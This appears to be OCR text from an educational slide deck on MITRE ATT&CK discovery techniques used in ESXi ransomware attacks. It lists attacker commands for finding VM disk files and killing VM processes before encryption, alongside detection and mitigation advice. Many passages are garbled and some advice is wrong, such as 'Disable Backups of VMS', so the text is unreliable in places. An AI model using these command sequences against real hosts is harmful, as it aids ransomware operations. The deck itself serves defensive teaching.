


Real World Example:



Technique 2: File and Directory Discovery

Overview:



Real World Example:

REAL-WORLD EXAMPLE: ESXIARGS RANSWARE (2023)
FILE AND DIRECTORY DISCOVERY (T1083) ON VMWARE ESXI

Attackers exploited ESXi to discover & encrypt VM files.

1. ATTACK FLOW

- INITIAL ACCESS: Via OpenSLP vuln. or stolen. Access ESXi Shell.
- MAP VOLUMES: "ls /vmfs/volumes//"
- LOCATE VMS: find / -name *.vmx*
- LOCATE VMS: find / -name *.vmdk*
- IDENTIFY DISKS: find / -name *.vmdk, etc"
- STOP VMS: Files: esxcli vm process kill
- ENCRYPT FILES: *.vmx, *.vmdk, *.vmxf, etc.
- IMPACT: Data loss, service outage.

2. DETECTION TECHNIQUES

- Monitor ESXi Logs:
 - Check /var/log/auth.log for unusual SSH logins
 - Check /var/log/hostd.log 'vim-cmd' or esxcli usage
- Command Auditing:
 - Alert on excessive use "ls, find ls, cat" by unknown users
- File Integrity Monitoring:
 - Track for unusual connections to *.vmx, *.vmdf files.


3. MITIGATION STRATEGIES

- Patch & Update:
 - Keep ESXi & vCenter updated.
 - Disable OpenSLP
- Isolate ESXi hosts
- Network Segmentation Lhosts
- Access Control:
 - Strong, unique root passwords.
 - MFA for management
- Network Traffic monitoring to/from ESXi host
- Disable Unused Services
- Disable Backups of VMS.
- Offline awareness
- User Training:
 - Phishing awareness

OUTCOME: Rapid encryption of VMs, massive business disruption, costly recovery

Technique 3: Local Storage Discovery (T1680)

Overview:



Real World Example:

REAL-WORLD SCENARIO: ESXI RANSOMWARE ATTACK

T1680 FLOW LOCAL STORAGE PROCESS

Adversary Gains Access

```
graph TD
    A[Execute Discovery (e.g. CVE-2021-21974 Shell)] --> B[Collect Phase (not Analyze Satate Dack)]
    A --> C[Collect & Analyze Storadas]
    style C fill:#f0f0f0
```

WHY ATTACKERS TARGET ESXI STORAGE

Advantage	Description
• Efficiency	Description
• Encrypts large volume VMs, faster file bypass Guest AV	High Volume ESXi Shared, often bypass Guest AV
• Total control of Mount Unmounted Volumes infrastructure)	Total control of mounted infrastructure)

IMPLEMENTATION: PIVOT TO ATTACK

Command: esxcli storage filestore list
(Purpose: Identify VMFS datastore -name 'latastores')

Preparation: List .vmdk files ls (vms "vmdk")
Execution: Ransomware encrypts vdisk files in /srl disk VMS from /tmp/

DETECTION TECHNIQUES

- Patch & Update ESXI Access (Restrict SSH/SSL/TLS access)
- Attempts to Mount or Unmount OS commands Volume ('Motion Network')
- Isolate vMotion Network (Offliness/MFA)
- Regular Backups Access (immutable)

Technique 4 : Process Discovery (T1057)

Overview:

T1057: PROCESS DISCOVERY

ID: T1057
ID: T1057
TACTIC: DISCOVERY ⓘ
PLATFORMS: ESXI, Linux, Network Devices, Windows, macos
SUB-TECHNIQUES: None

OVERVIEW & DESCRIPTION

DESCRIPTION

- Adversaries gather info on running processes.
- Used to understand/applications on systems.
- Elevated access yields better details.
- Informs follow-on attack inject-on attack behaviors.

PURPOSE

- Understand system landscape.
- Plan next steps (e.g. inject, exploit).

IMPLEMENTATION COMMANDS

PLATFORM COMMANDS

- Tasklist (cmd)**
Get-Process (PowerShell)
CreateToolhelp32Snapshot API
- Linux/macOS**
ps
/proc (file system)
- ESXI**
esxcli system process list (CLI)
show processes

ATTACK FLOW DIAGRAM

```
graph TD; A[Adversy Gains Access] --> B[Execute Discovery Commands]; B -- "e.g. \"ps, Tasklist\";" --> C[Collect & Analyze Process Data]; C --> D[Determine Follow-On Actions]; D --> E[Lateral Movement?]; D --> F[Data Exfiltration?]; E --> G[Infection?]; F --> H[Further Recon?];
```

ⓘ Tactic: Discovery

Real world Example :

REAL-WORLD SCENARIO: ESXI RANSOMWARE ATTACK (T1057 PROCESS DISCOVERY)

☠ Adversary →

ATTACK FLOW: T1057

*Vulnerability Exploit

Adversy Gains Access
e.g., CVE-2021-21974 Shell

Discovery Phase (T057)
Commands: `esxcli process list, -ps | grep vmx`,
Purpose: Find running VMs, World IDs, World IDs, locked .vmdk files.

Implementation: The "Kill" Chain

- 1. List Proceses (T057)
- 2. Extract World IDS
- 3. Terminate VM Proceses kill (`esxcli vm process kill`)
- 4. Encrypt Unlocked VMDKs

DETECTION METHODS


- Monitor ESXI Logs:** Analyze /vm/ esxcli/vlogshell.log for on loccl al Al, grep vmx. kill, and hesterniarig it like vmerriiron the proweringd like Net alic loop tht aranned the und utin (OM) win aums cne kill. Or MOSNC he 4 aunderios host.
- SIEM Alerts:** Creates for set urrlations Soriolkil pof sequenced shell srtcls logins, or SSH Mel, and access, or nou ne onmand be frequency's the filest
- Anormal User Behavior:** for sequencel for sequews shell accenizes for unsudole fusic, tovs frequensy S&H logins, ESH/n arld, cequency for adt nro nov editive accounts.

MITIGATION METHODS


- Monitor /var-logshell.log for suspicious for suspiciois "esxcli Al, vim-cmd,+ process/kill keywords.
- Ananalous user activity- proctivity on ESXI shell
- Disable SSH & ESXI Shell by default.
- Enable VSphere Lockdown Mode
- Secure Boot (VIB Integrity).
- Network Segmentation (: Network)
- Immutalbe Backups

Technique 5 : Remote System Discovery (T1018)

Overview:




Real World Example:




Technique 6: Software Discovery (T1518)

Overview :



Real World Example :



Technique 7: System Information Discovery (T1082)

Overview:

SYSTEM INFORMATION DISCOVERY (T1082)

Tactic: Discovery • Sub-techniques: None

TECHNIQUE DESCRIPTION	METHODS & TOOLS	WORKFLOW DIAGRAM
<ul style="list-style-type: none">Adversaries gather OS OS & hardware info.Includes version, patches, service packs, etc.Goal: Shape follow-on actions, such as privilege escalation.Helps find vulnerabilities (e.g., for Privilege Escalation).Distinct: Access via APIs (Avoid Storage Discovery).	<p>OS Utilities: Windows: "Systeminfo" macOS: "systemsetup"</p> <p>ESXI Servers: "escli system hostname get" "escli system version get" "show version"</p> <p>Network Devices CLI: AWS, GCC, Azure Retrieve instance/VM details</p>	<pre>graph TD; CompromisedHost[COMPROMISED HOST] --> Enumerate[1. ENUMERATE SYSTEM INFO]; Enumerate --> Data[SYSTEM DATA COLLECTED]; Data --> Actions[SHAPE ACTIONS / EXPLOITATION / PAYLOAD DELIVERY]</pre> <p>The diagram illustrates the workflow for T1082. It starts with a 'COMPROMISED HOST' which leads to the first step: '1. ENUMERATE SYSTEM INFO'. This step involves using various methods like 'escli system hostname get', 'escli system version get', and 'show version' on ESXI servers, or 'aws', 'gcc', and 'azure' CLI commands for network devices. The collected 'SYSTEM DATA' is then used to 'SHAPE ACTIONS / EXPLOITATION / PAYLOAD DELIVERY'.</p>

Based on MITRE ATT&CK T1082. Designed for educational use. SOURCE: [1] MITRE ATT&CK, [2] ATT-CK.org

Real World Example:


SYSTEM INFORMATION DISCOVERY (T1082) - ESXI ATTACK EXAMPLE

ATTACK SCENARIO	IMPACT
<ol style="list-style-type: none">Initial access to ESXI host.Adversary gathers system information (T1082) using:Example commands:Identifies vulnerabilities (e.g., CVE-XXXX-XOX) for privilege escalation.Identifies vulnerabilities based on OS/hardware (e.g., payload delivery/explotation).Shapes follow-on actions (e.g., payload delivery).	<p>→</p> <pre>esxcli system hostname get esxcli system version get systeminfo (for Windows VMs) cat /etc/vmware/serviceprofile.conf (atc.vmware/serviceprofile.conf)</pre>
DETECTION METHODS	MITIGATION METHODS
<ul style="list-style-type: none">Log Monitoring & UpdatesRegular Patching ESXi logs, vCenter logsUnusual Command Execution on ESXi shellBehavioral Analysis Endpoint Detection & Response queriesEDR Telemetry	<ul style="list-style-type: none">System CompromiseData Exfiltration/LossPrinciple of Least Privilege (Restrict shell access, API access)Secure Configuration (VLAN) Service unauthorized changesLateral Movement


Based on MITRE ATT&CK T1082. Designed for educational use. SOURCE: [1] MITRE ATT&CK, [2] ATT-CK.org, [3] VMWare Docs

Technique 8 : System Network Configuration Discovery (T1016)

Overview:




Real World Example:



